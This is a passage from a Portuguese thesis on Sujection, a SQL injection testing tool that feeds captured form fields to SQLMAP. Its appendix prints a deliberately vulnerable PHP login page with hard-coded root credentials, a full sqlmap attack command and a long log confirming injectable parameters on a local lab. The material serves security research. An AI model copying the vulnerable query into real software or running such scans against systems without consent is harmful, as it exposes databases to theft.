Nesta subseção é mostrada uma execução da ferramenta Sujection utilizando a extensão que a integra ao SQLMAP, incluindo configuração preliminar, captura de formulários e variáveis com a interface gráfica e o uso do console. A extensão em questão é denominada de “extensions.AtaqueSQLMAPCapturaForms”.

Inicialmente é necessário ativar a extensão a ser utilizada. Para isso, é importante selecionar o caminho das extensões na aba de configuração, caso as extensões não estejam no caminho padrão esperado pela ferramenta. A seleção desta extensão é ilustrada na Figura 10.



Figura 11 - Seleção da Extensão

Como a ferramenta SQLMAP é empregada, é necessário fornecer o caminho do interpretador Python (o qual a SQLMAP depende) e o caminho do código da SQLMAP em si. Isso é feito por meio da aba de preferências da Sujection.

Após configurar a integração com o SQLMAP e a extensão deve-se prosseguir até a guia “Configuração de Casos de Teste” em que será passado o endereço da aplicação alvo do teste. Esta aplicação apresentara os formulários extraídos, e suas variáveis identificadas. O resultado desta extração é mostrado na Figura 11.

Figura 12 - Extração de Formulários e Campos

Os formulários capturados são exibidos na interface da Configuração de Casos de Teste. Nesta interface é possível ver o nome das variáveis e seu tipo. Também é possível escolher quais variáveis devem ser testadas (todas por padrão) e qual deve ser o seu valor inicial para o teste, visto que as injeções serão realizadas ao alterar estes valores iniciais, pois a definição de valor inicial pode ser importante para que a aplicação web aceite a requisição e possa ser testada, visto que alguns valores podem ser obrigatórios. Isso pode ser feito como visto na Figura 12.

Figura 13 - Console da Ferramenta Sujection

Após a extração do formulário é possível verificar as variáveis em que serão inseridos os SQL injections. Ao clicar no botão enviar, podemos acompanhar na guia Console o processo de teste da SQLMAP com os dados capturados.

Conforme ilustrado na Figura 13 e Figura 14, a Sujection é capaz de capturar respostas da SQLMAP e informar eventos importantes ao analista de segurança, evitando assim, a necessidade de procurar em meio do texto exibido. Além disso, o texto gerado pela SQLMAP é salvo completamente em um arquivo de texto para futura referência.

Maiores informações são mostrados no apêndice A.



Figura 14 - Console da Ferramenta Sujection



Figura 15 - Janela de Mensagem da Ferramenta Sujection

3.3 CONSIDERAÇÕES FINAIS

Neste capítulo foi apresentada a abordagem e uma ferramenta para a execução de SQL Injection que consiste na captura automática de dados de entrada para permitir a

realização de testes de caixa-preta.

A ferramenta é também uma ferramenta que permite a adição de extensões que implementam casos de teste. Uma extensão foi usada para integrar a Sujection com sucesso a uma outra ferramenta de SQL injection.

No Capítulo 4 estão apresentadas as conclusões finais deste trabalho de pesquisa.

CAPÍTULO 4 – CONCLUSÃO

O aumento do número de ataques a aplicações web que apresentam vulnerabilidades, torna importante a detecção de vulnerabilidades antes que essas aplicações possam sofrer ataques. Portanto, um programa que auxilia o desenvolvedor a encontrar e corrigir torna mais barato, fácil e rápido a implementação de medidas de segurança. Apesar da grande quantidade de vulnerabilidades existentes atualmente, o SQL injection é apontado com um grande risco para aplicações web.

Dessa forma, neste trabalho é descrito o teste de vulnerabilidades de aplicações web utilizando-se de SQL injection. É apresentada uma abordagem que foi implementada com sucesso em uma ferramenta. Esta abordagem de teste de caixa-preta que consiste na identificação de variáveis de entrada para que possam ser avaliadas em testes sql injection.

Esta ferramenta se difere das demais por cumprir com os seguintes requisitos: teste de caixa preta, captura de variáveis de entrada, interface gráfica, configuração e extensibilidade.

A ferramenta de testes de vulnerabilidades SQL Injection, foi nomeada de Sujection. A Sujection é uma ferramenta de fácil criação de extensões para casos de teste. Por meio de chamadas é possível acessar informações da ferramenta, acessando o console e a interface gráfica. Também é possível integrar a outras ferramentas, dessa forma, a Sujection foi integrada a ferramenta SQLMap por meio de uma extensão. O resultado desta integração permitiu capturar variáveis de entrada e realizar testes visualizando uma interface gráfica de fácil utilização.

Como limitações deste trabalho tem-se: a ferramenta só foi integrada a uma ferramenta e não foi avaliado o quanto isso auxilia analistas de segurança em ambientes reais.

Como trabalhos futuros, espera-se superar as limitações e é sugerido estabelecer novas extensões à Sujection para integrá-la a outras ferramentas. Também é de interesse facilitar a implementação de casos de teste mais comuns, fornecendo novas classes abstratas mais adequadas. Por fim, resta avaliar a ferramenta e o quanto os benefícios esperados são efetivamente benéficos para teste de aplicações reais.

REFERÊNCIAS BIBLIOGRÁFICAS

APACHE SOFTWARE FOUNDATION. (2012) Apache http Server Project. Disponível em: <http://httpd.apache.org/>. Acesso em: 16 maio 2011.

ARMBRUST, M. A. F. and et al. (2009). Above the clouds: A berkeley view of cloud computing. Technical Report UCB/EECS-2009-28.

CERT.BR. Estatísticas dos Incidentes Reportados ao CERT.br. Disponível em: <http://www.cert.br/stats/incidentes/#2011>. Acesso em: 16 maio 2011.

CLOUD SECURITY ALLIANCE,. Guia de Segurança para Áreas Críticas Focado em Computação Em Nuvem V3.0. Disponível em: < https://cloudsecurityalliance.org/guidance/CSAGuidance-pt-BR.pdf> Novembro, 2011.

CIAMPA, A.; Visaggio, C. A. & Di Penta, M.. (2010) A heuristic-based approach for detecting SQL-injection vulnerabilities in web applications. Em: Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems, ACM, 43-49

ENDRES, R. et al. OWASP Top 10 2010: The Ten Most Critical Web Application Security Risks. 2010. Disponível em <https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project>. Acessado em 18 de maio de 2012.

FU, X. e QIAN, K. (2008). SAFELI: SQL injection scanner using symbolic execution. Em: Proceedings of the 2008 workshop on Testing, analysis, and verification of web services and applications, ACM, páginas 34-39.

GUIMARÃES, B. D. A. e Stampar, M.. (2011) Sqlmap user's manual. Versão 0.9, 10 de abril de 2011. Disponível em: <http://sqlmap.sourceforge.net/doc/README.html>. Acessado em 21 de maio de 2012.

HEDLEY, J.. (2012) JSoup - Java HTML Parser. Disponível em: <http://jsoup.org/> Acessado em 21 de maio de 2012.

INPI. Instituto Nacional de Propriedade Industrial. Disponível em: < http://www.marcasepatentes.pt/files/collections/pt_PT/1/300/301/Cloud%20Computing.pdf>. Acesso em: 18 maio 2012.

ORACLE CORPORATION. (2012) MySQL Community Server. Disponível em: < http://www.mysql.com/>. Acesso em: 16 maio 2012.

ORACLE CORPORATION. (2011) Welcome to the Tutorial on Defending Against SQL Injection Attacks! Disponível em: <http://download.oracle.com/oll/tutorials/SQLInjection/index.htm/>. Acesso em: 25 maio 2012.

PHP GROUP. (2012) PHP: Hypertext Preprocessor. Disponível em: <http://www.php.net/>. Acesso em: 25 maio 2012.

PRESSMAN, R. S..(2005) Software Engineering: A Practitioner's Approach, 6ª edição mcgraw-hill. páginas 459 a 467.

PYTHON SOFTWARE FOUNDATION.(2012) The Python Language Reference, versão 2.7, 22 de outubro de 2012. Disponível em: <http://docs.python.org/reference/>. Acesso em 22 de outubro de 2012.

PERL FOUNDATION.(2012) The Perl 5 Documentation, versão 16.0, 22 de outubro de 2012. Disponível em: <http://perldoc.perl.org/>. Acesso em 22 de outubro de 2012.

SILVA, F. H. R. Um estudo sobre os benefícios e os riscos de segurança na utilização de Cloud Computing; 2010. 15f. Artigo cientifíco de conclusão de curso apresentado no Centro Universitário Augusto Motta, UNISUAM-RJ.

SUN MICROSYSTEMS, INC. Take your Business to a Higher level. Sun Cloud Computing, março 2009.

UTO, N., MELO, S. P. (2009) Vulnerabilidades em Aplicações Web e Mecanismos de Proteção. Cap.6, p.238.

3l33t Software Developers, L.L.C.. (2010) Dragonconsole - A Cross Platform Terminal Emulator written in Java with Color Support and other features. Disponível em: <http://code.google.com/p/dragonconsole/>. Acessado em 21 de maio de 2012.

APÊNDICE

A – Saída Completa da Execução do Sujection Integrado ao SQLMAP

O exemplo de execução da Sujection foi realizado ao testar uma aplicação web intencionalmente vulnerável. Essa aplicação executa servidor HTTP Apache (Apache Software Foundation, 2012), interpretador PHP (PHP Group, 2012) e SGBD (Sistema Gerenciador de Banco de Dados) MySQL (Oracle Corporation, 2012).

O SGBD possui os seguintes bancos de dados:

- exemplo;
- information_schema;
- mysql;
- performance_schema;
- test.

O banco de dados “exemplo” é usado no exemplo de SQL injection, e possui a tabela usuário com as colunas “NOME” e “SENHA”, ambas strings (varchar no banco de dados).

A página inicial da aplicação web é denominada “index.html”, contém um formulário e possui o seguinte código:

<html>

<body>

* Login: *

<form name="input" action="autentica.php" method="POST">

Nome: <input type="text" name="NOME"></br>

Senha: <input type="password" name="SENHA"></br>

* <input type="submit" value="Enviar"></br> *

```
</form>
</body>
</html>
```

A página de destino desta aplicação é a “autentica.php” cujo código é o seguinte:

```
<?php
$con = mysql_connect("localhost","root","root");
if (!$con)
 {
 die('Could not connect: ' . mysql_error());
 }
mysql_select_db("exemplo", $con);
$result = mysql_query("SELECT * FROM USUARIO WHERE NOME = '".$_POST['NOME']."' AND SENHA = '".$_POST['SENHA']."';");
if($row = mysql_fetch_array($result))
 {
        echo "Bem-vindo ".$row['NOME'];
 }
 else
 {
    header('Location: http://localhost:8181/injection/index.html');
 }
mysql_close($con);
?>
```

Este código autentica o usuário utilizando o comando *SELECT* e se o banco de dados encontrar uma única tupla contendo um usuário que o nome e senha sejam os mesmos que informados, este mostra uma mensagem de boas vindas, caso contrário, o navegador é redirecionado à página inicial.

Este comando *SELECT* foi intencionalmente definido como vulnerável à SQL injections. Ao executar a ferramenta Sujection, os campos do formulário são capturados e podem enviados à ferramenta SQLMap que identifica diferentes tipos de vulnerabilidades e é capaz de extrair estrutura e dados dos bancos de dados. Com a integração, é possível utilizar e interagir com a SQLMap na aba de console e resultados também são informados ao analista de segurança por meio da interface gráfica. Os resultados desta execução visível no console estão aqui listados:

Bem-Vindo ao Sujection Console 1.0

Extensões selecionadas em :
C:\Users\Suellen\Documents\NetBeansProjects\Sujection\dist\extensions

Carregando extensão: extensions.AtaqueSQLMapCapturaForms.

Extensão extensions.AtaqueSQLMapCapturaForms ativada.

SubJC>Executando python d:\Meus Documentos\Downloads\sqlmap\sqlmapproject-sqlmap-21481df\sqlmap.py -u "http://localhost:8181/injection/autentica.php" --data="NOME=Administrador&SENHA=" --dbs -v 1 -f --referer=http://localhost:8181/injection/ --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:7.0.1) Gecko/20100101 Firefox/7.0" --risk=3 --level=5

sqlmap/1.0-dev - automatic SQL injection and database takeover tool

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:32:23

[12:32:24] [INFO] testing connection to the target url

[12:32:24] [INFO] heuristics detected web page charset 'ascii'

[12:32:24] [INFO] testing if the url is stable, wait a few seconds

[12:32:26] [INFO] url is stable

[12:32:26] [INFO] testing if POST parameter 'NOME' is dynamic

[12:32:26] [WARNING] POST parameter 'NOME' does not appear dynamic

[12:32:26] [WARNING] heuristic test shows that POST parameter 'NOME' might not be injectable

[12:32:26] [INFO] testing for SQL injection on POST parameter 'NOME'

[12:32:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[12:32:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'

[12:32:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)'

[12:32:30] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'

[12:32:32] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'

[12:32:32] [INFO] POST parameter 'NOME' is 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable

[12:32:32] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'

[12:32:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'

[12:32:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (UPDATEXML)'

[12:32:32] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause'

[12:32:32] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE or HAVING clause'

[12:32:32] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (EXTRACTVALUE)'

[12:32:32] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (UPDATEXML)'

[12:32:32] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause'

[12:32:32] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause'

[12:32:32] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'

[12:32:32] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'

[12:32:32] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'

[12:32:32] [INFO] testing 'MySQL inline queries'

[12:32:33] [INFO] testing 'MySQL > 5.0.11 stacked queries'

[12:32:33] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'

[12:32:33] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'

[12:32:33] [INFO] testing 'MySQL > 5.0.11 AND time-based blind (comment)'

[12:32:43] [INFO] POST parameter 'NOME' is 'MySQL > 5.0.11 AND time-based blind (comment)' injectable

[12:32:43] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'

[12:32:43] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other potential injection technique found

[12:32:43] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test

[12:32:43] [INFO] target url appears to have 2 columns in query

[12:32:43] [INFO] POST parameter 'NOME' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable

[12:32:43] [WARNING] in OR boolean-based injections, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval

POST parameter 'NOME' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

[12:33:13] [INFO] testing if POST parameter 'SENHA' is dynamic

[12:33:13] [INFO] confirming that POST parameter 'SENHA' is dynamic

[12:33:14] [INFO] POST parameter 'SENHA' is dynamic

[12:33:14] [WARNING] reflective value(s) found and filtering out

[12:33:14] [INFO] heuristic test shows that POST parameter 'SENHA' might be injectable (possible DBMS: MySQL)

[12:33:14] [INFO] testing for SQL injection on POST parameter 'SENHA'

[12:33:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[12:33:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)'

[12:33:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'

[12:33:17] [INFO] POST parameter 'SENHA' is 'OR boolean-based blind - WHERE or HAVING clause' injectable

[12:33:17] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'

[12:33:18] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'

[12:33:18] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (UPDATEXML)'

[12:33:18] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause'

[12:33:18] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE or HAVING clause'

[12:33:18] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (EXTRACTVALUE)'

[12:33:18] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (UPDATEXML)'

[12:33:18] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause'

[12:33:18] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause'

[12:33:18] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'

[12:33:18] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'

[12:33:18] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'

[12:33:18] [INFO] testing 'MySQL inline queries'

[12:33:18] [INFO] testing 'MySQL > 5.0.11 stacked queries'

[12:33:18] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'

[12:33:18] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'

[12:33:18] [INFO] testing 'MySQL > 5.0.11 AND time-based blind (comment)'

[12:33:18] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query)'

[12:33:25] [INFO] POST parameter 'SENHA' is 'MySQL < 5.0.12 AND time-based blind (heavy query)' injectable

[12:33:25] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'

[12:33:25] [INFO] POST parameter 'SENHA' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable

[12:33:25] [WARNING] in OR boolean-based injections, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval

POST parameter 'SENHA' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

[12:33:52] [INFO] testing if Referer parameter 'Referer' is dynamic

[12:33:52] [INFO] confirming that Referer parameter 'Referer' is dynamic

[12:33:52] [INFO] Referer parameter 'Referer' is dynamic

[12:33:52] [WARNING] heuristic test shows that Referer parameter 'Referer' might not be injectable

[12:33:52] [INFO] testing for SQL injection on Referer parameter 'Referer'

[12:33:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[12:33:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'

[12:33:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)'

[12:33:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'

[12:33:58] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'

[12:33:59] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Generic comment)'

[12:34:00] [INFO] testing 'MySQL boolean-based blind - WHERE or HAVING clause (RLIKE)'

[12:34:02] [INFO] testing 'Generic boolean-based blind - Parameter replace (original value)'

[12:34:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'

[12:34:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'

*[12:34:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'*

[12:34:02] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace (original value)'

[12:34:02] [INFO] testing 'MySQL < 5.0 boolean-based blind - Parameter replace (original value)'

[12:34:02] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)'

[12:34:02] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'

[12:34:02] [INFO] testing 'Oracle boolean-based blind - Parameter replace (original value)'

[12:34:02] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace (original value)'

[12:34:02] [INFO] testing 'SAP MaxDB boolean-based blind - Parameter replace (original value)'

[12:34:02] [INFO] testing 'Generic boolean-based blind - GROUP BY and ORDER BY clauses'

[12:34:02] [INFO] testing 'Generic boolean-based blind - GROUP BY and ORDER BY clauses (original value)'

[12:34:02] [INFO] testing 'MySQL >= 5.0 boolean-based blind - GROUP BY and ORDER BY clauses'

[12:34:03] [INFO] testing 'MySQL < 5.0 boolean-based blind - GROUP BY and ORDER BY clauses'

[12:34:03] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'

[12:34:03] [INFO] testing 'Oracle boolean-based blind - GROUP BY and ORDER BY clauses'

[12:34:03] [INFO] testing 'Microsoft Access boolean-based blind - GROUP BY and ORDER BY clauses'

[12:34:03] [INFO] testing 'MySQL stacked conditional-error blind queries'

[12:34:05] [INFO] testing 'Microsoft SQL Server/Sybase stacked conditional-error blind queries'

[12:34:07] [INFO] testing 'PostgreSQL stacked conditional-error blind queries'

[12:34:09] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'

[12:34:11] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'

[12:34:12] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (UPDATEXML)'

[12:34:12] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause'

[12:34:13] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[12:34:13] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'

[12:34:14] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

[12:34:14] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[12:34:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (utl_inaddr.get_host_address)'

[12:34:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (ctxsys.drithsx.sn)'

[12:34:16] [INFO] testing 'Firebird AND error-based - WHERE or HAVING clause'

[12:34:17] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE or HAVING clause'

[12:34:17] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (EXTRACTVALUE)'

[12:34:18] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (UPDATEXML)'

[12:34:18] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause'

[12:34:19] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause'

[12:34:20] [INFO] testing 'PostgreSQL OR error-based - WHERE or HAVING clause'

[12:34:21] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause'

[12:34:22] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause (IN)'

[12:34:23] [INFO] testing 'Oracle OR error-based - WHERE or HAVING clause (XMLType)'

[12:34:23] [INFO] testing 'Oracle OR error-based - WHERE or HAVING clause (utl_inaddr.get_host_address)'

[12:34:24] [INFO] testing 'Oracle OR error-based - WHERE or HAVING clause (ctxsys.drithsx.sn)'

[12:34:25] [INFO] testing 'Firebird OR error-based - WHERE or HAVING clause'

[12:34:26] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'

[12:34:26] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'

[12:34:26] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'

[12:34:26] [INFO] testing 'PostgreSQL error-based - Parameter replace'

[12:34:26] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace'

[12:34:26] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace (integer column)'

[12:34:26] [INFO] testing 'Oracle error-based - Parameter replace'

[12:34:26] [INFO] testing 'Firebird error-based - Parameter replace'

[12:34:26] [INFO] testing 'MySQL >= 5.0 error-based - GROUP BY and ORDER BY clauses'

[12:34:26] [INFO] testing 'MySQL >= 5.1 error-based - GROUP BY and ORDER BY clauses (EXTRACTVALUE)'

[12:34:26] [INFO] testing 'MySQL >= 5.1 error-based - GROUP BY and ORDER BY clauses (UPDATEXML)'

[12:34:26] [INFO] testing 'PostgreSQL error-based - GROUP BY and ORDER BY clauses'

[12:34:26] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'

[12:34:26] [INFO] testing 'Oracle error-based - GROUP BY and ORDER BY clauses'

[12:34:26] [INFO] testing 'MySQL inline queries'

[12:34:26] [INFO] testing 'PostgreSQL inline queries'

[12:34:26] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'

[12:34:27] [INFO] testing 'Oracle inline queries'

[12:34:27] [INFO] testing 'MySQL > 5.0.11 stacked queries'

[12:34:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'

[12:34:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries'

[12:34:29] [INFO] testing 'PostgreSQL stacked queries (heavy query)'

[12:34:29] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'

[12:34:30] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'

[12:34:30] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)'

[12:34:31] [INFO] testing 'Oracle stacked queries (heavy query)'

[12:34:31] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'

[12:34:32] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'

[12:34:33] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'

[12:34:33] [INFO] testing 'Firebird stacked queries (heavy query)'

[12:34:34] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'

[12:34:34] [INFO] testing 'MySQL > 5.0.11 AND time-based blind (comment)'

[12:34:35] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query)'

[12:34:35] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query - comment)'

[12:34:36] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[12:34:36] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'

[12:34:37] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'

[12:34:37] [INFO] testing 'PostgreSQL AND time-based blind (heavy query - comment)'

[12:34:38] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'

[12:34:38] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query)'

[12:34:39] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query - comment)'

[12:34:39] [INFO] testing 'Oracle AND time-based blind'

[12:34:40] [INFO] testing 'Oracle AND time-based blind (comment)'

[12:34:40] [INFO] testing 'Oracle AND time-based blind (heavy query)'

[12:34:41] [INFO] testing 'Oracle AND time-based blind (heavy query - comment)'

[12:34:41] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'

